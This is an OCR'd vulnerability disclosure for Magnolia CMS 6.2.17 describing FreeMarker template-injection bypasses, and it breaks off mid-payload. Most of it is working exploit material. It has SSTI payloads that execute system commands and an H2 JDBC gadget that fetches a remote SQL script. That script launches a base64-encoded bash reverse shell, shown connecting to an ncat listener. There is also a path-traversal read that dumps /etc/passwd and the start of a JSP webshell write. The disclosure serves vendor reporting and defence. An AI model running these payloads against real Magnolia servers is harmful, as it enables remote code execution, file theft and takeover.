
Magnolia Disclosures

Version 6.2.17

Environment:

- Magnolia 6.2.17
- Ubuntu Linux



The about app shows an overview of the installed Magnolia version and the environment it runs in.

Installation information

	Magnolia
Edition	Community Edition
Version (bundle)	6.2.17
Instance	Author instance
	Environment
Operating system	Linux 5.13.0-30-generic (amd64)
Java version	Ubuntu 11.0.14 (build 11.0.14+9-Ubuntu-0ubuntu2.20.04)
Application server	Apache Tomcat/9.0.58
Database	H2 1.4.200 (2019-10-14)
Java DB Driver	H2 JDBC Driver 1.4.200 (2019-10-14)
Repository	Jackrabbit 2.20.4

Findings:

1. MAGNOLIA-8348: FreeMarker Restriction Bypass 3

Description:
Magnolia uses the Java FreeMarker Template parser in order to display dynamic content in the web application.
Although the application implements restrictions against dangerous elements (BUILD-541[1] and MAGNOLIA-8281[2]), several bypasses were found that circumvents these restrictions and can be leveraged by attackers to perform:

- Remote Code Execution (RCE)
- Remote Code Execution via Malicious H2 Connection
- Read/Write Files
- Denial of Service (DoS)

[1] https://jira.magnolia-cms.com/browse/BUILD-541
[2] https://jira.magnolia-cms.com/browse/MAGNOLIA-8281

Proof of Concept:

1.1. Remote Code Execution:

The following 3 SSTI payloads result in the execution of arbitrary system commands with the output retuned in the page:


```
${ctx.request["servletContext"]["getAttribute"]("org.apache.tomcat.InstanceManager")["ne
wInstance"]("freemarker.template.utility.Execute")("id")}
```

```
${ctx.request.request["servletContext"]["getAttribute"]("org.apache.tomcat.InstanceManag
er")["newInstance"]("freemarker.template.utility.Execute")("id")}
```

```
${ctx.request.session["servletContext"]["getAttribute"]("org.apache.tomcat.InstanceManag
er")["newInstance"]("freemarker.template.utility.Execute")("id")}
```


Note: The above payloads execute the Linux "id" command.

Note 2: These payloads are a slightly modified version of the SSTI gadget presented here[3].



You're now editing a copy of the resource file stored in JCR

```
[#------------- ASSIGNMENTS -------------]
[#include "/tours/templates/macros/image.ftl" /]
[#include "/tours/templates/macros/tourTypeIcon.ftl" /]

[#assign tours = model.tours]
[#assign showTourTypes = content.showTourTypes!true]

[#------------- RENDERING -------------]

${ctx.request["servletContext"]["getAttribute"]("org.apache.tomcat.InstanceManager")["newInstance"]("fre

<!-- Tour Carousel -->
<div id="myCarousel" class="carousel slide">
    <!-- Indicators -->
    <ol class="carousel-indicators">
    [#list tours as tour]
        [#assign activeClass=""]
        [#if tour_index == 0 ]
            [#assign activeClass="active"]
        [/#if]
        <li data-target="#myCarousel" data-slide-to="${tour_index}" class="${activeClass}"></li>
    [/#list]
    </ol>
```



```
uid=1000(guest) gid=1000(guest) groups=1000(guest),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),132(lxd),133(sambashare)
```

[3] https://securitylab.github.com/advisories/GHSL-2020-050-pebble/

1.2. RCE via Malicious H2 Connection:

The "model"[4] rendering context object is a Magnolia wrapper over functionalities offered by the Apache Jackrabbit (JCR) component.

We can see that although the magnolia wrapper offers limited access to the underlying JCR functionalities, we are able the escape the exposed "info.magnolia.jcr.decoration.ContentDecoratorSessionWrapper"[5] object and reach the full functionality of the "org.apache.jackrabbit.core.XASessionImpl"[6] class via the following methods:

- Calling the "unwrap()" function:

```
${model.parent.node.session.class}
  => class info.magnolia.jcr.decoration.ContentDecoratorSessionWrapper

${model.parent.node.session.unwrap().class}
  => class org.apache.jackrabbit.core.XASessionImpl
```

- Iterating thorough multiple levels of "wrappedSession"/"getWrappedSession()"[7]:

```
${model.parent.node.session}
  => class info.magnolia.jcr.decoration.ContentDecoratorSessionWrapper

${model.parent.node.session.wrappedSession}
  => class info.magnolia.jcr.wrapper.MagnoliaSessionWrapper

${model.parent.node.session.wrappedSession.wrappedSession.class}
  => class info.magnolia.audit.MgnlAuditLoggingContentDecoratorSessionWrapper

${model.parent.node.session.wrappedSession.wrappedSession.wrappedSession.class}
  => class
info.magnolia.jcr.wrapper.MgnlPropertySettingContentDecorator$MgnlPropertySettingSession
Wrapper

${model.parent.node.session.wrappedSession.wrappedSession.wrappedSession.wrappedSession.
class}
  => class info.magnolia.cms.core.version.MgnlVersioningSession

${model.parent.node.session.wrappedSession.wrappedSession.wrappedSession.wrappedSession.
wrappedSession.class}
  => class info.magnolia.jcr.decoration.ContentDecoratorSessionWrapper

${model.parent.node.session.wrappedSession.wrappedSession.wrappedSession.wrappedSession.
wrappedSession.wrappedSession.class}
  => class org.apache.jackrabbit.core.XASessionImpl
```

[4] https://documentation.magnolia-cms.com/display/DOCS57/Rendering+context+objects#Renderingcontextobjects-model
[5] https://nexus.magnolia-cms.com/content/sites/magnolia.public.sites/ref/5.4/apidocs/info/magnolia/jcr/decoration/ContentDecoratorSessionWrapper.html
[6] https://jackrabbit.apache.org/api/trunk/org/apache/jackrabbit/core/XASessionImpl.html
[7] https://nexus.magnolia-cms.com/content/sites/magnolia.public.sites/ref/5.4/apidocs/info/magnolia/jcr/wrapper/DelegateSessionWrapper.html#getWrappedSession()

With the “org.apache.jackrabbit.core.XASessionImpl” functions reached we are able to access the JCR “ConnectionFactory”[8] and create arbitrary JDBC and/or JNDI connections via the following gadget:

```
${model.parent.node.session.unwrap().nodeTypeManager.namePathResolver.repositoryContext.
repositoryConfig.connectionFactory}
  => org.apache.jackrabbit.core.util.db.ConnectionFactory
```

Note: As “ConnectionFactory” supports JNDI objects, “Rogue JNDI” attacks[9] may also be a possible vector.

Because Magnolia comes installed by default with the “H2 Database Engine”[10] we can leverage the H2 driver to create an arbitrary DB Connection which leverages “INIT=RUNSCRIPT”[11] to execute arbitrary Java payloads on Magnolia.

In order to achieve RCE we will host the “inject.sql” file on a python server listening on port 8000 which contains the following content:

```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException {
  String[] command = {"bash", "-c", cmd};
  java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(command).getInputStream()).useDelimiter("\\A
");
  return s.hasNext() ? s.next() : "";  }
$$;
CALL
SHELLEXEC('{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjcuMC4wLjEvNDQ0NCAwPiYxCg==}|{base64,-
d}|bash')
```

Note: The above Linux command returns a reverse shell to the attacker listening on 127.0.0.1 on port 4444.


Once the python server is started, we can force Magnolia to connect to it via the following SSTI payload:

```
${model.parent.node.session.unwrap().nodeTypeManager.namePathResolver.repositoryContext.
repositoryConfig.connectionFactory.getDataSource("org.h2.Driver",
"jdbc:h2:mem:;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM
'http://127.0.0.1:8000/inject.sql'", "mal", "mal").getConnection()}
```

Note: Although the connection is created via the “getDataSource(String driver, String url, String user, String password)”[12] function, we will need to call “getConnection()”[13] in order to initialize the connection and get RCE.

[8] https://jackrabbit.apache.org/api/trunk/org/apache/jackrabbit/core/util/db/ConnectionFactory.html
[9] https://github.com/veracode-research/rogue-jndi
[10] https://www.h2database.com/html/main.html
[11] https://blog.doyensec.com/2019/07/22/jackson-gadgets.html
[12] https://jackrabbit.apache.org/api/trunk/org/apache/jackrabbit/core/util/db/ConnectionFactory.html#getDataSource-java.lang.String-java.lang.String-java.lang.String-java.lang.String-
[13] https://docs.oracle.com/javase/8/docs/api/javax/sql/DataSource.html#getConnection--


Inserting the malicious SSTI:



You're now editing a copy of the resource file stored in JCR

```
[#------------- ASSIGNMENTS -------------]
[#include "/tours/templates/macros/image.ftl" /]
[#include "/tours/templates/macros/tourTypeIcon.ftl" /]

[#assign tours = model.tours]
[#assign showTourTypes = content.showTourTypes!true]

[#------------- RENDERING -------------]

${model.parent.node.session.unwrap().nodeTypeManager.namePathResolver.repositoryContext.repositoryConfi

<!-- Tour Carousel -->
<div id="myCarousel" class="carousel slide">
    <!-- Indicators -->
    <ol class="carousel-indicators">
    [#list tours as tour]
        [#assign activeClass=""]
        [#if tour_index == 0 ]
            [#assign activeClass="active"]
        [/#if]
        <li data-target="#myCarousel" data-slide-to="${tour_index}" class="${activeClass}"></li>
    [/#list]
    </ol>
```


Magnolia requests "inject.sql" and reverse shell is received:



```
nobody@tester:/tmp$ cat inject.sql
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException {
        String[] command = {"bash", "-c", cmd};
        java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(command).getInpu
tStream()).useDelimiter("\\A");
        return s.hasNext() ? s.next() : "";  }
$$;
CALL SHELLEXEC('{echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMjcuMC4wLjEvNDQ0NCAwPiYxCg==}|{base64,-d}|ba
sh')

nobody@tester:/tmp$
nobody@tester:/tmp$ python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [09/Mar/2022 22:42:04] "GET /inject.sql HTTP/1.1" 200 -
```

```
nobody@tester:/$ ncat -lvnp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:44652.
guest@tester:~/Desktop/Magnolia$ pwd
pwd
/home/guest/Desktop/Magnolia
guest@tester:~/Desktop/Magnolia$
```

Magnolia Response Page:



jdbc:h2:mem:, UserName=MAL, H2 JDBC Driver

Note: When requesting a page that parses this SSTI, the page will not load itself until the reverse shell is closed.

1.3. Read/Write Files:

We can again use the “model” rendering context object in order to reach an object of class “org.apache.jackrabbit.core.fs.local.LocalFileSystem”[14].

The “LocalFileSystem” can be reached via the following 4 SSTI gadgets:

```
${model.parent.node.session.unwrap().workspace.config.fileSystem}
```

```
${model.parent.node.session.unwrap().nodeTypeManager.namePathResolver.repositoryContext.
fileSystem}
```

```
${model.parent.node.session.unwrap().createSession("website").getNodeTypeManager().nameP
athResolver.repositoryContext.fileSystem}
```

```
${model.parent.node.session.unwrap().nodeTypeManager.namePathResolver.repositoryContext.
repositoryConfig.fileSystem}
```

Note: As presented in “**1.2. RCE via Malicious H2 Connection**” we are able to replace “model.parent.node.session.unwrap()” with “model.parent.node.session.wrappedSession.wrappedSession.wrappedSession.wrappedSession.wrappedSession.wrappedSession.wrappedSession.wrappedSession” to reach the “org.apache.jackrabbit.core.XASessionImpl” class.

From here we are able to:


1.3.1. Read Arbitrary Files:

Leverage access to the “LocalFileSystem” object to create an “InputStream” pointing to an arbitrary file and making a for loop that calls “read()” to read the file.

File Read SSTI:


```
Path: ${model.parent.node.session.unwrap().workspace.config.fileSystem.path}
<br/>
Number of Files:
${model.parent.node.session.unwrap().workspace.config.fileSystem.listFiles("/../../../..
/../../../../../../../../../../etc/")?size}
<br/>
[#assign x =
model.parent.node.session.unwrap().workspace.config.fileSystem.getInputStream("/../../..
/../../../../../../../../../../etc/passwd")]
"[ [#list 0..9999 as _]
[#assign byte=x.read()]
    [#if byte == -1]
        [#break]
    [/#if]
${byte}, [/#list] ]"
<br/><br/>
```

[14] https://jackrabbit.apache.org/api/2.14/org/apache/jackrabbit/core/fs/local/LocalFileSystem.html



```
Path: /home/guest/Desktop/Magnolia/magnolia-6.2.17/apache-tomcat-9.0.58/webapps/magnoliaAuthor/repositories/magnolia/workspaces/website/default
Number of Files: 99
"[ 114, 111, 111, 116, 58, 120, 58, 48, 58, 48, 58, 114, 111, 111, 116, 58, 47, 114, 111, 111, 116, 58, 47, 98, 105, 110, 47, 98, 97, 115, 104, 10, 100, 97, 101, 109, 111, 110, 58, 120, 58, 49, 58, 49, 58, 100, 97, 101, 109, 111, 110, 58, 47, 117, 115, 114, 47, 115, 98, 105, 110,
58, 47, 117, 115, 114, 47, 115, 98, 105, 110, 47, 110, 111, 108, 111, 103, 105, 110, 10, 98, 105, 110, 58, 120, 58, 50, 58, 50, 58, 98, 105, 110, 58, 47, 98, 105, 110, 58, 47, 117, 115, 114, 47, 115, 98, 105, 110, 47, 110, 111, 108, 111, 103, 105, 110, 10, 115, 121, 115, 58, 120,
58, 51, 58, 51, 58, 115, 121, 115, 58, 47, 100, 101, 118, 58, 47, 117, 115, 114, 47, 115, 98, 105, 110, 47, 110, 111, 108, 111, 103, 105, 110, 10, 115, 121, 110, 99, 58, 120, 58, 52, 58, 54, 53, 53, 51, 52, 58, 115, 121, 110, 99, 58, 47, 98, 105, 110, 58, 47, 98, 105, 110, 47, 115,
121, 110, 99, 10, 103, 97, 109, 101, 115, 58, 120, 58, 53, 58, 54, 48, 58, 103, 97, 109, 101, 115, 58, 47, 117, 115, 114, 47, 103, 97, 109, 101, 115, 58, 47, 117, 115, 114, 47, 115, 98, 105, 110, 47, 110, 111, 108, 111, 103, 105, 110, 10, 109, 97, 110, 58, 120, 58, 54, 58, 49, 50,
58, 109, 97, 110, 58, 47, 118, 97, 114, 47, 99, 97, 99, 104, 101, 47, 109, 97, 110, 58, 47, 117, 115, 114, 47, 115, 98, 105, 110, 47, 110, 111, 108, 111, 103, 105, 110, 10, 108, 112, 58, 120, 58, 55, 58, 55, 58, 108, 112, 58, 47, 118, 97, 114, 47, 115, 112, 111, 111, 108, 47, 108,
112, 100, 58, 47, 117, 115, 114, 47, 115, 98, 105, 110, 47, 110, 111, 108, 111, 103, 105, 110, 10, 109, 97, 105, 108, 58, 120, 58, 56, 58, 56, 58, 109, 97, 105, 108, 58, 47, 118, 97, 114, 47, 109, 97, 105, 108, 58, 47, 117, 115, 114, 47, 115, 98, 105, 110, 47, 110, 111, 108, 111,
103, 105, 110, 10, 110, 101, 119, 115, 58, 120, 58, 57, 58, 57, 58, 110, 101, 119, 115, 58, 47, 118, 97, 114, 47, 115, 112, 111, 111, 108, 47, 110, 101, 119, 115, 58, 47, 117, 115, 114, 47, 115, 98, 105, 110, 47, 110, 111, 108, 111, 103, 105, 110, 10, 117, 117, 99, 112, 58, 120,
58, 49, 48, 58, 49, 48, 58, 117, 117, 99, 112, 58, 47, 118, 97, 114, 47, 115, 112, 111, 111, 108, 47, 117, 117, 99, 112, 58, 47, 117, 115, 114, 47, 115, 98, 105, 110, 47, 110, 111, 108, 111, 103, 105, 110, 10, 112, 114, 111, 120, 121, 58, 120, 58, 49, 51, 58, 49, 51, 58, 112, 114,
111, 120, 121, 58, 47, 98, 105, 110, 58, 47, 117, 115, 114, 47, 115, 98, 105, 110, 47, 110, 111, 108, 111, 103, 105, 110, 10, 119, 119, 119, 45, 100, 97, 116, 97, 58, 120, 58, 51, 51, 58, 51, 51, 58, 119, 119, 119, 45, 100, 97, 116, 97, 58, 47, 118, 97, 114, 47, 119, 119, 119, 58,
47, 117, 115, 114, 47, 115, 98, 105, 110, 47, 110, 111, 108, 111, 103, 105, 110, 10, 98, 97, 99, 107, 117, 112, 58, 120, 58, 51, 52, 58, 51, 52, 58, 98, 97, 99, 107, 117, 112, 58, 47, 118, 97, 114, 47, 98, 97, 99, 107, 117, 112, 115, 58, 47, 117, 115, 114, 47, 115, 98, 105, 110,
47, 110, 111, 108, 111, 103, 105, 110, 10, 108, 105, 115, 116, 58, 120, 58, 51, 56, 58, 51, 56, 58, 77, 97, 105, 108, 105, 110, 103, 32, 76, 105, 115, 116, 32, 77, 97, 110, 97, 103, 101, 114, 58, 47, 118, 97, 114, 47, 108, 105, 115, 116, 58, 47, 117, 115, 114, 47, 115, 98, 105,
```

We can see that the contents of the file is returned as a set of INTs corresponding to the decimal ASCII value of the read characters. From here we can use a python script to display it in human readable form:



```
17, 112, 47, 58, 47, 98, 105, 110, 47, 102, 97, 108, 115, 101, 10, 103, 100, 109, 58, 120, 58, 49, 50, 53, 58, 49, 51, 48, 58, 71, 110, 111, 109, 101, 32, 68, 105, 115, 112, 108, 97, 121, 3
2, 77, 97, 110, 97, 103, 101, 114, 58, 47, 118, 97, 114, 47, 108, 105, 98, 47, 103, 100, 109, 51, 58, 47, 98, 105, 110, 47, 102, 97, 108, 115, 101, 10, 115, 115, 115, 100, 58, 120, 58, 49,
50, 54, 58, 49, 51, 49, 58, 83, 83, 83, 68, 32, 115, 121, 115, 116, 101, 109, 32, 117, 115, 101, 114, 44, 44, 44, 58, 47, 118, 97, 114, 47, 108, 105, 98, 47, 115, 115, 115, 58, 47, 117, 115
, 114, 47, 115, 98, 105, 110, 47, 110, 111, 108, 111, 103, 105, 110, 10, 103, 117, 101, 115, 116, 58, 120, 58, 49, 48, 48, 48, 58, 49, 48, 48, 48, 58, 103, 117, 101, 115, 116, 44, 44, 44, 5
8, 47, 104, 111, 109, 101, 47, 103, 117, 101, 115, 116, 58, 47, 98, 105, 110, 47, 98, 97, 115, 104, 10, 115, 121, 115, 116, 101, 109, 100, 45, 99, 111, 114, 101, 100, 117, 109, 112, 58, 120
, 58, 57, 57, 57, 58, 57, 57, 57, 58, 115, 121, 115, 116, 101, 109, 100, 32, 67, 111, 114, 101, 32, 68, 117, 109, 112, 101, 114, 58, 47, 58, 47, 117, 115, 114, 47, 115, 98, 105, 110, 47, 11
0, 111, 108, 111, 103, 105, 110, 10, 109, 121, 115, 113, 108, 58, 120, 58, 49, 50, 55, 58, 49, 51, 52, 58, 77, 121, 83, 81, 76, 32, 83, 101, 114, 118, 101, 114, 44, 44, 44, 58, 47, 110, 111
, 110, 101, 120, 105, 115, 116, 101, 110, 116, 58, 47, 98, 105, 110, 47, 102, 97, 108, 115, 101, 10, ]"
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
```

Note: The "read_array.py" python code can be found in the Appendix section.

1.3.2. Write Arbitrary Files leading to RCE:


Leverage access to the "LocalFileSystem" object to create an "OutputStream" pointing to an arbitrary location and making a for loop that calls "write(int b)" to write/overwrite the file.

In this case we can leverage the arbitrary file write in order to write a JSP file in a location accessible by the Tomcat server and obtain arbitrary code execution.

File Write SSTI:

```
Path: ${model.parent.node.session.unwrap().workspace.config.fileSystem.path}
<br/>
[#assign path_trav = "/../../../../../../ROOT/"]
[#assign jsp_file = path_trav + "mal.jsp"]
Writing JSP to: ${model.parent.node.session.unwrap().workspace.config.fileSystem.path +
jsp_file}
<br/>
[#assign file_writer =
model.parent.node.session.unwrap().workspace.config.fileSystem.getOutputStream(jsp_file)
]
[#assign jsp_content = [60, 37, 64, 32, 112, 97, 103, 101, 32, 105, 109, 112, 111, 114,
